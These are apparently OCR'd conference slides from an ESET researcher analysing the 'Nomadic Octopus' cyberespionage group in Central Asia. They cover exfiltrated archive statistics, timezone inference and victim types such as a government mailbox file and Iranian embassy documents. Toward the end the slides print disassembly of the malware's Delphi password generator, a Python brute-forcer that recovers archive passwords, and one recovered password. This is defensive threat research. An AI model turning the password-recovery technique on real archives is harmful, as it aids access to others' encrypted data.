
Exfiltration data

- First file: **1457893802**.tmp - GMT: **13 Mar 2016** 18:30
- Biggest file **~770 Mb**
- Total **280** archives (**~16Gb** of compressed data)
- Mostly documents:
  - doc, docx, xls, xlsx, rtf, txt, pdf, jpg

Upload dates: Weekdays



Upload dates: Hours (GMT)



Suspected timezones

UTC+5

Eastern Europe [edit]

- Russia – Yekaterinburg Time

Central Asia [edit]

- Kazakhstan (western part) – Time in Kazakhstan
  - Aktobe Region, Atyrau Region, Mangystau Region, West Kazakhstan Region
- Tajikistan – Time in Tajikistan
- Turkmenistan – Time in Turkmenistan
- Uzbekistan – Time in Uzbekistan

South Asia [edit]

- Maldives – Time in the Maldives
- Pakistan – Pakistan Standard Time

Antarctica [edit]

- Some bases in Antarctica. See also Time in Antarctica.

UTC+6

North Asia [edit]

- Russia – Omsk Time


Central Asia [edit]

- Kazakhstan – Time in Kazakhstan
  - most of country (including Astana and Almaty)
- Kyrgyzstan – Kyrgyzstan Time

South Asia [edit]

- Bangladesh – Bangladesh Standard Time
- Bhutan – Bhutan Time
- British Indian Ocean Territory
  - including Chagos Archipelago and Diego Garcia

Victims


[redacted]fayloobmennik\1478097739.tmp\
File Edit View Favorites Tools Help
Add Extract Test Copy Move Delete Info
[redacted]fayloobmennik\1478097739.tmp\
Name Size Packed Size Modified Encrypted Method
[redacted]gov.kg.pst 16 524 288 6 671 646 2016-11-01 17:26 + ZipCrypto Deflate
0 / 1 object(s) selected


Victims


Google
Sign in
Translate
Turn off instant translation
Persian English Spanish Persian - detected
English Spanish Arabic
Translate
سفارت جمهوری اسلامی ایران
25/5000
Embassy of Islamic republic of Iran
سفارت جمهوری اسلامی ایران.docx 15 059 12 252 2016-12-21 19:04 + ZipCrypto Deflate
فرستنده.docx 13 232 10 666 2016-12-06 09:45 + ZipCrypto Deflate
Mr.docx 10 307 7 704 2016-12-20 18:36 + ZipCrypto Deflate

Nomadic Octopus: Victimology

- Political blogger from Kazakhstan
- Local governments
- Diplomatic missions in Central Asia

Malicious Tools



Password generation algorithm

```
CODE:004E1417                call    @System@Randomize$qqrv ; System::Randomize(void)
CODE:004E141C                lea     eax, [ebp+var_4]
CODE:004E141F                mov     edx, offset _str_abcdefghijklmno_2.Text ; abcdefghijklmnopqrstuvwxyzABCDEF
CODE:004E1424                call    @System@@LStrLAsg$qqrpvpxv ; System::__linkproc__ LStrLAsg(void *,void *)
CODE:004E1429                mov     eax, ebx
CODE:004E142B                call    @System@@LStrClr$qqrpv ; System::__linkproc__ LStrClr(void *)
CODE:004E1430
CODE:004E1430 loc_4E1430:                            ; CODE XREF: generate_password+62↓j
CODE:004E1430                mov     eax, [ebp+var_4]
CODE:004E1433                call    UStrLen         ; BDS 2005-2007 and Delphi6-7 Visual Component Library
CODE:004E1438                call    Random          ; BDS 2005-2007 and Delphi6-7 Visual Component Library
CODE:004E143D                mov     edx, [ebp+var_4]
CODE:004E1440                mov     dl, [edx+eax]
CODE:004E1443                lea     eax, [ebp+var_8]
CODE:004E1446                call    UStrFromWChar   ; BDS 2005-2007 and Delphi6-7 Visual Component Library
CODE:004E144B                mov     edx, [ebp+var_8]
CODE:004E144E                mov     eax, ebx
CODE:004E1450                call    @System@@LStrCat$qqrv ; System::__linkproc__ LStrCat(void)
CODE:004E1455                mov     eax, [ebx]
CODE:004E1457                call    UStrLen         ; BDS 2005-2007 and Delphi6-7 Visual Component Library
CODE:004E145C                cmp     esi, eax
CODE:004E145E                jnz     short loc_4E1430
```

Delphi random implementation

```
; _DWORD __cdecl System::Randomize()
@System@Randomize$qqrv proc near

var_8= dword ptr -8

    add     esp, 0FFFFFFF8h
    push    esp
    call    QueryPerformanceCounter
    test    eax, eax
    jz      short loc_402C44
    mov     eax, [esp+8+var_8]
    mov     ds:seed, eax
    pop     ecx
    pop     edx
    retn
; ---------------------------------------

loc_402C44:
    call    GetTickCount
    mov     ds:seed, eax
    pop     ecx
    pop     edx
    retn
@System@Randomize$qqrv endp
```

```
Random proc near

    push    ebx
    xor     ebx, ebx
    imul    edx, ds:seed[ebx], 8088405h
    inc     edx
    mov     ds:seed[ebx], edx
    mul     edx
    mov     eax, edx
    pop     ebx
    retn
Random endp
```


Password generation routine

pass_gen.py

```
1  alphabet = b'abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ1234567890!@#$%^&*()_+-='
2
3  for seed in range(0, 0xFFFFFFFF):
4      tmp_seed = seed
5      password = ''
6      for i in range(0, 32):
7          tmp_seed = ((tmp_seed * 0x8088405) & 0xffffffff) + 1
8
9          char_index = (((tmp_seed * len(alphabet)) >> 32) & 0xffffffff)
10         password = password + chr(alphabet[char_index])
11
12     print('Seed: {0:08X} - {1:s}'.format(seed, password))
13
```


Tools

Password: iM2d$xP(84Y!YV49uFO@kJm5O&2l5AFs




Tools

Password: iM2d$xP(84Y!YV49uFO@kJm5O&2l5AFs



Documents collector



Nomadic Octopus

- Custom malware
- Cyberespionage
- Region specific: Central Asia
- Low budget
- Bad OPSEC

ENJOY SAFER TECHNOLOGY™

Anton Cherepanov

Senior Malware Researcher

@cherepanov74

www.eset.com | www.welivesecurity.com